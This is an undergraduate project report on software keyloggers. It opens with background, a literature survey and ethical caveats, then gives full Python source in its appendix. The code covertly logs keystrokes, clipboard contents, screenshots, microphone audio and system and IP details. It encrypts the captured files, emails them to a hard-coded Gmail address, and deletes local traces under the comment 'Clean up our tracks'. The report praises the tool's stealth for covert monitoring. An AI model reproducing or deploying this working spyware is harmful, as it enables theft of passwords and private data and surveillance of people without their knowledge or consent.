**A Project Report on**

**Enhancing system monitoring capabilities through key loggers**

**Submitted to**

**KL Deemed to be UNIVERSITY**

**(Off Campus, Hyderabad)**

**(In partial fulfillment of the requirements for the award of bachelor degree)**

**BACHELOR OF TECHNOLOGY**

**IN**

**COMPUTER SCIENCE AND ENGINEERING**

***By***

M. DEEPTHI - (2010030555)

SAI GEETHIKA - (2010030129)

MOSALI HARINI - (2010030188)

V. KALYAN - (2010030543)

K. KISHOR - (2010030472)

**Under the esteemed guidance of**

**Dr. GAYATHRI EDAMADAKA**

**Assistant Professor Department of CSE**



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

KL Deemed to be UNIVERSITY

(Off Campus, Hyderabad) Estd. u/s 3 of UGC Act 1956

Campus: RVS NAGAR, Aziz nagar (PO), Moinabad Road, Hyderabad , R.R. Dist- 500075.

**BONAFIDE CERTIFICATE**

This is to certify that the project entitled **“Enhancing system monitoring capabilities through key loggers**” is being submitted by M. DEEPTHI(2010030555), SAI GEETHIKA(2010030129), MOSALI HARINI (2010030188), V. KALYAN(2010030543), K. KISHOR(2010030472) of B-Tech in partial fulfillment of the requirement for the award of the degree in **BACHELOR OF TECHNOLOGY** in **COMPUTER SCIENCE AND ENGINEERING**, of the **K L DEEMED TO BE UNIVERSITY, AZIZNAGAR, MOINABAD , HYDERABAD**-**500 075**, during the year 2023-2024.

**Dr. GAYATHRI EDAMADAKA Dr. ARPITA GUPTA**

**PROJECT GUIDE HEAD OF THE DEPARTMENT**

Project Viva-voce held on

**Internal Examiner External Examiner**

# **ACKNOWLEDGEMENT**

We would like to thank the following people for their support and guidance without whom the completion of this project in fruition would not be possible.

**Dr. GAYATHRI EDAMADAKA Assistant Professor**, our project guide, for helping us and guiding us in the course of this project. **Dr. ARPITA GUPTA**, the Head of the Department of Computer Science and Engineering.

Our internal reviewers, **Dr. Sumit Hazra**, **Dr. K. Srinivas**, **P. Sree Lakshmi**, for their insight and advice provided during the review sessions.

We would also like to thank our individual parents and friends for their constant support.

M.DEEPTHI - (2010030555)

SAI GEETHIKA - (2010030129)

MOSALI HARINI - (2010030188)

V. KALYAN - (2010030543)

K. KISHOR - (2010030472)

|  |  |
| --- | --- |
| **ABSTRACT**  Key Loggers, a subset of rootkit malware, discreetly capture keystroke events on a keyboard, recording them into a log file. This insidious software is adept at intercepting sensitive information like usernames, PINs, and passwords. Subsequently, it transmits this pilfered data to malicious attackers without alerting the unsuspecting users, thereby operating surreptitiously in compromising the security of personal information. Utilizing this method, attackers can access valuable data without the necessity of breaching fortified databases or file servers through traditional means of cracking. Initially intended for lawful applications like employee activity monitoring or software debugging, Key Loggers have garnered a reputation as potent surveillance tools when wielded by cybercriminals. The use of Key Loggers can serve both lawful and illicit purposes, contingent upon the intentions of the individual deploying them. Key Loggers function by intercepting and recording the keystrokes made by users on a keyboard. Detecting Key Loggers presents a notable challenge due to their adeptness at operating covertly. Conventional antivirus software may struggle to identify sophisticated Key Loggers, particularly those employing advance evasion techniques.      **TABLE OF CONTENTS** |  |

**Title Page No.**

**ACKNOWLEDGEMENT** 3

**ABSTRACT**  4

**TABLE OF CONTENTS** 5

* **INTRODUCTION** 6-7
* **LITERATURE REVIEW** 8
* **SYSTEM ANALYSIS** 9-10
* **SYSTEM REQUIREMENTS**  11
* **IMPLEMENTATION** 12-14
* **RESULT AND ANALYSIS** 15-16
* **CONCLUSION** 17
* **BIBILOGRAPHY** 18
* **APPENDICES** 19-41

**CHAPTER 1: INTRODUCTION TO KEYLOGGERS**

A keylogger, also known as a keystroke logger or keyboard capture, is a form of surveillance technology designed to track and log every keystroke made on a targeted computer. Keyloggers are a type of malicious software, or malware, that captures and records the individual keystrokes made by a user while using a computer. Although keyloggers have legitimate and legal applications, they are often used for malicious purposes. In a keylogger attack, the software captures and logs every keystroke made on the victim's device, transmitting this information to the attacker. Keyloggers represent a significant threat to online security as they are frequently utilized to capture private information, including passwords, credit card numbers, and other sensitive data, from both individuals and organizations. Keyloggers are primarily employed to illicitly acquire sensitive information like passwords or confidential details, such as banking information. While active, keyloggers monitor and record each keystroke inputted, storing this data in a file. Subsequently, hackers can retrieve this file later, or alternatively, the keylogger software may automatically send the file via email to the hacker.

There are Two types of Keyloggers They are:

1. **Hardware-Based Key loggers*:*** Hardware-based keyloggers are physical devices created to capture and log keystrokes inputted on a computer or other input devices. In contrast to software-based keyloggers, which are installed as programs on a system, hardware-based keyloggers are tangible devices that connect between the keyboard and the computer or are externally attached to the target device. Hardware-based keyloggers, being physically inconspicuous, can be difficult to detect since they function independently of the computer's operating system. They are commonly employed in targeted attacks where the attacker has physical access to the system, or in situations where remote installation of software keyloggers is not viable.

Here are few varieties of hardware-based keyloggers:

• USB Keyloggers, compact in size, are inserted into a computer's USB port. They intercept and record keystrokes as they transit between the keyboard and the computer.

• Inline Keyloggers, situated between the computer and the keyboard cable, capture and store keystrokes as they traverse through the device.

• Wireless Keyloggers capture keystrokes and wirelessly transmit the recorded data to either a remote location or a nearby receiver. They utilize Bluetooth or other wireless technologies for operation.

1. **Software-based Key loggers:** A software keylogger is a form of malicious software or application crafted to secretly observe and log the keystrokes initiated by a user on a computer or mobile device. Operating secretively, these keyloggers usually function in the background without the user's awareness or approval. They are commonly deployed through diverse methods, such as phishing emails, infected attachments, or compromised websites. Software keyloggers have the capability to be customized to focus on particular applications or websites, enabling attackers to gather sensitive information like usernames, passwords, credit card numbers, and other confidential data inputted by the user. Software keyloggers have the ability to avoid detection by security software, persisting unnoticed for prolonged durations. This poses a substantial threat to the privacy and security of both individuals and organizations.

Our project falls within the domain of software keyloggers. A software keylogger refers to a program or application intentionally created to discreetly observe and log keystrokes performed on a computer or mobile device. Functioning surreptitiously in the background of the operating system, it systematically records all user-inputted keystrokes. This encompasses the recording of text entered into documents, login credentials inputted on websites, and any other confidential data.

Upon installation, software keyloggers enable remote monitoring and management, providing the capability for real-time access to the logged keystrokes and other captured data. Software keyloggers offer ease of deployment and usage, requiring minimal technical knowledge, in contrast to hardware keyloggers that necessitate physical installation and retrieval, making them more complex to operate Software keyloggers do not leave any physical evidence on the target device, reducing the likelihood of detection in comparison to hardware keyloggers, which users may detect during routine maintenance or inspection. Software keyloggers are preferred for covert monitoring and surveillance due to their increased flexibility, stealthiness, and user-friendly nature, offering advantages over hardware keyloggers in these aspects.

.

**CHAPTER 2: LITERATURE SURVEY**

In this literature review, we conducted an analysis of various categories of keyloggers and their operational mechanisms, each distinguished by its unique characteristics and functionalities.

**1.Hardware Keyloggers**

A hardware keylogger is a physical tool placed between a keyboard and a computer or device, intercepting and recording keystrokes before they reach the operating system. These are commonly employed when software-based monitoring isn't possible or when physical access to the target device is attainable.

**2.Software Keyloggers**

We focused specifically on software-based keyloggers, delving into their functionalities, operational methods, and implications within the realm of cybersecurity.

Software keyloggers represent a category of surreptitious programs intentionally crafted to clandestinely capture and log the keystrokes executed by a user on a computer or mobile device.

1. **Covert Analysis:**

Primarily utilized to covertly gather sensitive user data, such as passwords and financial information.

1. **Operates in secret without detection:**

In the background, evading user detection, allowing attackers to gather data discreetly.

1. **Accessing data from a distance:**

Ability to send captured keystrokes to a remote location, enabling remote monitoring and data retrieval across different devices, without geographical limitations.

1. **Simple to distribute and install:**

Easily distributed and installed on target devices through methods like malicious email attachments, compromised websites, or bundling with seemingly harmless software. This accessibility makes them appealing to a wide range of attackers.

1. **Efficient use of available resources:**

Operate efficiently, minimizing system resource usage for discreet performance, avoiding suspicion.

**CHAPTER 3: SYSTEM ANALYSIS**

A software keylogger is a complex system designed to monitor and record user keystrokes and other activities on a computer or mobile device. Analyzing the components and functionality of a software keylogger provides insights into its operation, effectiveness, and potential implications. Here's a detailed system analysis of software keyloggers:

**Input Capture Module:**

* **Functionality:**

The input capture module is responsible for intercepting and logging user input, including keystrokes from keyboards and virtual keyboards.

* **Implementation:**

It utilizes system-level APIs or device drivers to capture input events, ensuring compatibility across different operating systems and input devices.

* **Efficiency:**

The input capture module must operate efficiently to capture keystrokes in real-time without noticeable latency or performance degradation.

**Data Logging and Storage:**

* **Functionality:**

Captured keystrokes and other user activities are logged and stored for later retrieval and analysis.

* **Logging Format:**

Keylogger software may log data in various formats, such as plaintext, encrypted, or compressed files, depending on security requirements and storage constraints.

* **Storage Management:**

Efficient storage management mechanisms ensure optimal use of disk space and facilitate retrieval and analysis of logged data.

**Stealth Mechanisms:**

* **Functionality:**

Stealth mechanisms enable keyloggers to operate discreetly without raising suspicion or detection by users or security software.

* **Rootkit-Like Behavior:**

Keyloggers may employ rootkit-like techniques to hide their presence from the operating system and security software.

* **Process Hiding:**

Process hiding techniques ensure that the keylogger remains hidden from task managers or process monitoring tools, enhancing stealthiness.

**Security Considerations:**

* **Data Encryption:**

Encryption of logged data ensures confidentiality and prevents unauthorized access or tampering.

* **Access Controls:**

Role-based access controls restrict access to keylogger settings and logged data, reducing the risk of misuse or unauthorized access.

* **Vulnerability Management:**

Regular security audits and updates address vulnerabilities and ensure the keylogger software remains resilient to exploitation by malicious actors.

While software keyloggers offer valuable monitoring capabilities, their deployment must be guided by ethical considerations, including privacy protection, security measures, and transparency with users. By understanding the components, functionality, and implications of software keyloggers, users can make informed decisions regarding their deployment and usage in various contexts.

**CHAPTER 4: SYSTEM REQUIREMENTS**

Software keyloggers are designed to run on various operating systems and platforms, capturing keystrokes and other user activities. Understanding the system requirements is essential for ensuring compatibility and optimal performance. software keyloggers have diverse system requirements depending on the target operating system, hardware configuration, and desired features. Compatibility with the target platform, sufficient hardware resources, and adherence to security best practices are crucial considerations when deploying keylogger software for monitoring purposes. By understanding and meeting the system requirements, users can ensure the effective and reliable operation of software keyloggers while maintaining compatibility and minimizing potential disruptions to the host system.

***Software Requirements:***

PYTHON, PYCHARM

***Hardware Requirement Processor:***

Core 2 duo Clock speed: 2GhZ

Hard Disk 20GB RAM: 2GB

Cache Memory: 512KB

OS: LINEX

**CHAPTER 5: IMPLEMENTATION**

A keylogger is a type of surveillance software or hardware designed to record keystrokes on a device, often without the user's knowledge. While keyloggers have legitimate uses such as monitoring computer activity for security purposes or parental control, they can also be utilized maliciously to steal sensitive information like passwords and credit card numbers. Implementing a keylogger involves understanding both software and hardware aspects, as well as ethical considerations.

The Features Included in Our Approach:

* Configuring a timer to initiate keystroke recording for a specific duration, during which it continuously captures all keystrokes. Once the predetermined time elapses, the system automatically ceases recording and monitoring activities.


* Capturing, monitoring and saving all activities performed on the clipboard.

* Capturing periodic screenshots of system activities without the user's awareness or consent.

* Utilizing the system's microphone to record and monitor all activities while the timer is active.
* It encrypts and decrypts the data.
* It gathers information such as IP addresses and system configurations.

* Transmitting all recorded files via email in either .pdf, .png, or Wav format upon completion of the timer.

**FLOWCHART**



**APPLICATIONS:**

**Parental Control:**

Keylogger software can be used by parents to monitor their children's online activities, ensuring their safety and preventing exposure to inappropriate content.

**Employee Monitoring:**

Employers may utilize keyloggers to track employee productivity, prevent data breaches, or enforce compliance with company policies and regulations.

**Cybersecurity:**

Security professionals may deploy keyloggers as part of penetration testing or forensic investigations to identify vulnerabilities and potential security threats.

**Cybercrime:**

Unfortunately, keylogger software is also exploited by cybercriminals for malicious purposes, such as stealing sensitive information, conducting espionage, or perpetrating financial fraud.

**CHAPTER 6: RESULT AND ANALYSIS**

The discussion on keyloggers involves a critical examination of research findings and

their implications. This exploration covers the capabilities of keyloggers, methods of

detection, and potential countermeasures.

**Functionality and Effectiveness:**

**Keystroke Logging:**

Software keyloggers effectively capture keystrokes typed by users, including passwords, messages, and other text input. This functionality provides insights into user activities and behaviors, aiding in monitoring and surveillance efforts.

**Application Monitoring:**

Many keyloggers extend their capabilities beyond keystroke logging to monitor specific applications and websites accessed by users. This feature enhances the granularity of surveillance and provides context for the captured keystrokes.

**Data Reporting:**

Keyloggers typically offer mechanisms for reporting captured data, either locally or remotely. This allows administrators or users to access logs and analyze recorded information conveniently.

**Stealth and Persistence:**

Advanced keyloggers incorporate stealth mechanisms to evade detection by users and security software. Additionally, they ensure persistence by running silently in the background, often disguising themselves as legitimate system processes or services.

**IMPLICATIONS:**

**Privacy Concerns:**

The use of software keyloggers raises significant privacy concerns as it involves monitoring and recording sensitive information without users' explicit consent. Capturing passwords, personal messages, and browsing history infringes upon individuals' privacy rights and may lead to legal and ethical ramifications.

**Legality:**

Deploying software keyloggers without proper authorization may violate privacy laws and regulations, subjecting users and organizations to legal liabilities. Compliance with applicable laws and obtaining consent from individuals being monitored is essential to avoid legal repercussions.

**Security Risks:**

Software keyloggers pose inherent security risks, especially if not adequately secured. Malicious actors may exploit vulnerabilities in keylogger software to gain unauthorized access to captured data, leading to identity theft, financial fraud, or other cybercrimes.

**IMPACT ON PRIVACY AND SECURITY:**

**Data Security:**

Software keyloggers pose inherent security risks as they capture and store sensitive information, making them attractive targets for cybercriminals. Proper encryption, access controls, and secure storage practices are essential to mitigate these risks and protect captured data from unauthorized access.

**Identity Theft and Fraud:**

In the wrong hands, data captured by keyloggers can be exploited for malicious purposes, including identity theft, financial fraud, or blackmail. Organizations and individuals must implement robust security measures to safeguard against such threats and prevent unauthorized access to captured data.

**CHAPTER 7: CONCLUSION**

In conclusion, our software keylogger project aims to provide a comprehensive solution for discreetly monitoring and recording user activities on a computer system. Through the implementation of various features such as keystroke logging, screenshot capture, and microphone recording, the keylogger facilitates thorough monitoring without the user's knowledge.

 The project incorporates a timer feature to initiate monitoring for a specified duration, ensuring efficient data capture while minimizing system resource usage. Additionally, upon completion of the monitoring session, the keylogger automatically saves and sends the recorded data to a designated email address in a user-specified format (.pdf, .png, or mp3). Overall, the software keylogger project offers a versatile and covert monitoring solution suitable for various applications, including parental control, employee monitoring, and cybersecurity research.

Software keyloggers represent a double-edged sword, offering valuable monitoring capabilities while posing ethical, legal, and security challenges. The effective utilization of software keyloggers requires a balanced approach that prioritizes ethical considerations, privacy protection, and legal compliance. By adhering to ethical standards, respecting individuals' privacy rights, and implementing robust data protection measures, organizations can leverage software keyloggers responsibly to enhance security, productivity, and parental control. However, vigilance is necessary to mitigate the risks of misuse, unauthorized access, and legal liabilities associated with software keylogger deployment. Ultimately, the responsible usage of software keyloggers hinges on a commitment to transparency, accountability, and ethical conduct in monitoring practices.

**CHAPTER 9: BIBILOGRAPHY**

* Yahye Abukar Ahmed, Mohd Aizaini Maarof, Fuad Mire Hassan and Mohamed Muse Abshir,"**Survey of keylogger Technologies",**Department of Computer Science, Faculty of Computer Science & Information Systems Universiti Teknologi Malaysia, 81310 Skudai, Johor, Malaysia,2014.
* Arjun Singh, Pushpa Choudhary, Akhilesh Kumar Singh, Dheerendra Kumar tyagi, **"Keylogger Detection and Prevention"**, Department of Information Technology, G L Bajaj Institute of Technology and Management Greater Noida, U P, India, 2007.
* Mehdi Dadkhah, Mohammad Davarpanah Jazi, Ciobotaru Ana-Maria and Elaheh Barati,**"An Introduction to Undetectable Keyloggers with Experimental Testing",**IJCCN International Journal of Computer Communications and Networks Volume 4, Issue 3, September 2014, ISSN 2289-3369,2014.
* Sarita Yadav, Anuj Mahajan, Monika Prasad, Avinash Kumar, **"ADVANCED KEYLOGGER FOR ETHICAL HACKING "**International Journal of Engineering Applied Sciences and Technology, 2020 Vol. 5, Issue 1, ISSN No. 2455-2143, Pages 634-638 Published Online in IJEAST, May 2020.
* MOHAMMAD DAVARPANAH JAZI,**"A Novel Approach to Deal with Keyloggers",**An International Open Free Access, Peer Reviewed Research Journal Published By: Oriental Scientific Publishing Co., India, ISSN: 0974-6471, Vol. 7, No. (1): Pgs. 25-28, April 2014.

**Appendices**

**APPENDICES A**

**SOURCE CODE**

**Keylogger.py**

IN THIS CODE WE WROTE CODE FOR KEYLOGGER, TIMER, SENDING MAIL, VOICE RECORDER, SYSTEM INFORMATION, CLIPBOARD CONTENTS, SCREENSHOTS, DELETING TRACKS. THIS IS THE FILE THAT SHOULD BE RUN.

# keylogger.py

# Libraries

from email.mime.multipart import MIMEMultipart

from email.mime.text import MIMEText

from email.mime.base import MIMEBase

from email import encoders

import smtplib

import socket

import platform

import sounddevice

import win32clipboard

from pynput.keyboard import Key, Listener

import time

import os

import sounddevice

from scipy.io.wavfile import write

from cryptography.fernet import Fernet

import getpass

from requests import get

from multiprocessing import Process, freeze\_support

from PIL import ImageGrab

import os

import base64

from email.mime.multipart import MIMEMultipart

from email.mime.text import MIMEText

from email.mime.base import MIMEBase

from email import encoders

import mimetypes

import base64

from email.mime.text import MIMEText

from google\_auth\_oauthlib.flow import InstalledAppFlow

from googleapiclient.discovery import build

from requests import HTTPError

keys\_information = "key\_log.txt"

system\_information = "systeminfo.txt"

clipboard\_information = "clipboard.txt"

audio\_information = "audio.wav"

file\_path1 = "C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project"

extend1 = "image\_"

screenshot\_information = ".png"

keys\_information\_e = "e\_key\_log.txt"

system\_information\_e = "e\_systeminfo.txt"

clipboard\_information\_e = "e\_clipboard.txt"

total\_runtime\_limit = 120 # 2 minutes

start\_time = time.time()

time\_iteration = 1

number\_of\_iterations\_end = 1

username = getpass.getuser()

key = "YQwktLzpDxJZ6vgEuZvMmOgT66HOSXEdx2ltmX3GhAo="

# Generate an encryption key from the Cryptography folder

file\_path = "C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project" # Enter the file path you want your files to be saved to

extend = "\\"

file\_merge = file\_path + extend

# get the computer information

def computer\_information():

with open(file\_path + extend + system\_information, "a") as f:

hostname = socket.gethostname()

IPAddr = socket.gethostbyname(hostname)

try:

public\_ip = get("https://api.ipify.org").text

f.write("Public IP Address: " + public\_ip + '\n')

except Exception:

f.write("Couldn't get Public IP Address (most likely max query")

f.write("Processor: " + (platform.processor()) + '\n')

f.write("System: " + platform.system() + " " + platform.version() + '\n')

f.write("Machine: " + platform.machine() + "\n")

f.write("Hostname: " + hostname + "\n")

f.write("Private IP Address: " + IPAddr + "\n")

computer\_information()

# get the clipboard contents

def copy\_clipboard():

with open(file\_path + extend + clipboard\_information, "a") as f:

try:

win32clipboard.OpenClipboard()

pasted\_data = win32clipboard.GetClipboardData()

win32clipboard.CloseClipboard()

f.write("Clipboard Data: \n" + pasted\_data)

except:

f.write("Clipboard could be not be copied")

copy\_clipboard()

# get the microphone

def microphone():

fs = 44100

second = 3

record\_voice = sounddevice.rec(int(second \* fs), samplerate=fs, channels=2)

sounddevice.wait()

write(file\_path + extend + audio\_information, fs, record\_voice)

microphone()

# get screenshots

def screenshot():

for \_ in range(12): # 12 iterations for 2 minutes (12 \* 10 seconds = 120 seconds)

if time.time() - start\_time >= total\_runtime\_limit:

break

im = ImageGrab.grab()

current\_time = time.strftime("%Y-%m-%d\_%H-%M-%S", time.localtime())

file\_name = file\_path1 + extend1 + current\_time + screenshot\_information

im.save(file\_name)

time.sleep(30)

number\_of\_iterations = 0

currentTime = time.time()

stoppingTime = time.time() + time\_iteration

# Timer for keylogger

while number\_of\_iterations < number\_of\_iterations\_end:

count = 0

keys = []

def on\_press(key):

global keys, count, currentTime

print(key)

keys.append(key)

count += 1

currentTime = time.time()

if count >= 1:

count = 0

write\_file(keys)

keys = []

def write\_file(keys):

with open(file\_path + extend + keys\_information, "a") as f:

for key in keys:

k = str(key).replace("'", "")

if k.find("space") > 0:

f.write('\n')

f.close()

elif k.find("Key") == -1:

f.write(k)

f.close()

def on\_release(key):

if key == Key.esc:

return False

if currentTime > stoppingTime:

return False

with Listener(on\_press=on\_press, on\_release=on\_release) as listener:

listener.join()

if currentTime > stoppingTime:

with open(file\_path + extend + keys\_information, "w") as f:

f.write(" ")

screenshot()

copy\_clipboard()

number\_of\_iterations += 1

currentTime = time.time()

stoppingTime = time.time() + time\_iteration

# Encrypt files

files\_to\_encrypt = [file\_merge + system\_information, file\_merge + clipboard\_information, file\_merge + keys\_information]

encrypted\_file\_names = [file\_merge + system\_information\_e, file\_merge + clipboard\_information\_e,

file\_merge + keys\_information\_e]

count = 0

for encrypting\_file in files\_to\_encrypt:

with open(files\_to\_encrypt[count], 'rb') as f:

data = f.read()

fernet = Fernet(key)

encrypted = fernet.encrypt(data)

with open(encrypted\_file\_names[count], 'wb') as f:

f.write(encrypted)

count += 1

time.sleep(120)

CLIENT\_SECRET\_FILE = 'credentials.json'

API\_NAME = 'gmail'

API\_VERSION = 'v1'

SCOPES = [

"https://www.googleapis.com/auth/gmail.send"

]

flow = InstalledAppFlow.from\_client\_secrets\_file('credentials.json', SCOPES)

creds = flow.run\_local\_server(port=0)

service = build('gmail', 'v1', credentials=creds)

file\_attachments = ['C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project\\audio.wav',

'C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project\\e\_clipboard.txt',

'C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project\\e\_key\_log.txt',

'C:\\Users\\USER\\PycharmProjects\\pythonProject1\\Project\\e\_systeminfo.txt']

emailMsg = 'Project files attached'

# create email message

mimeMessage = MIMEMultipart()

mimeMessage['to'] = 'happytsubaki189@gmail.com'

mimeMessage['subject'] = 'You got files'

mimeMessage.attach(MIMEText(emailMsg, 'plain'))

# Attach files

for attachment in file\_attachments:

content\_type, encoding = mimetypes.guess\_type(attachment)

main\_type, sub\_type = content\_type.split('/', 1)

file\_name = os.path.basename(attachment)

f = open(attachment, 'rb')

myFile = MIMEBase(main\_type, sub\_type)

myFile.set\_payload(f.read())

myFile.add\_header('Content-Disposition', 'attachment', filename=file\_name)

encoders.encode\_base64(myFile)

f.close()

mimeMessage.attach(myFile)

raw\_string = base64.urlsafe\_b64encode(mimeMessage.as\_bytes()).decode()

message = service.users().messages().send(

userId='me',

body={'raw': raw\_string}).execute()

print(message)

# Clean up our tracks and delete files

delete\_files = [system\_information, clipboard\_information, keys\_information, audio\_information]

# Delete files

for file in delete\_files:

try:

os.remove(file)

print(f"Deleted: {file}")

except FileNotFoundError:

print(f"File {file} not found.")

except Exception as e:

print(f"Error deleting {file}: {e}")

**GenerateKey.py**

IN THIS CODE WE TRY TO GENERATE A KEY WHICH WILL HELP US WITH ENCRYPTION AND DECRYPTION PREVENTING MIM ATTACKS WHILE SENDING THE FILES THROUGH MAIL.

from cryptography.fernet import Fernet

key = Fernet.generate\_key()

file = open("encryption\_key.txt", 'wb')

file.write(key)

file.close()

**DecryptFile.py**

IN THIS FILE WE DECRYPT THE FILES WHICH ARE SENT USING THE KEY WHICH IS GENERATED FROM GenerateKey.py

from cryptography.fernet import Fernet

key = "YQwktLzpDxJZ6vgEuZvMmOgT66HOSXEdx2ltmX3GhAo="

system\_information\_e = 'e\_system.txt'

clipboard\_information\_e = 'e\_clipboard.txt'

keys\_information\_e = 'e\_keys\_logged.txt'

encrypted\_files = [system\_information\_e, clipboard\_information\_e, keys\_information\_e]

count = 0

for decrypting\_files in encrypted\_files:

with open(encrypted\_files[count], 'rb') as f:

data = f.read()

fernet = Fernet(key)

decrypted = fernet.decrypt(data)


with open("decryption.txt", 'ab') as f:

f.write(decrypted)


count += 1

**APPENDICES B**

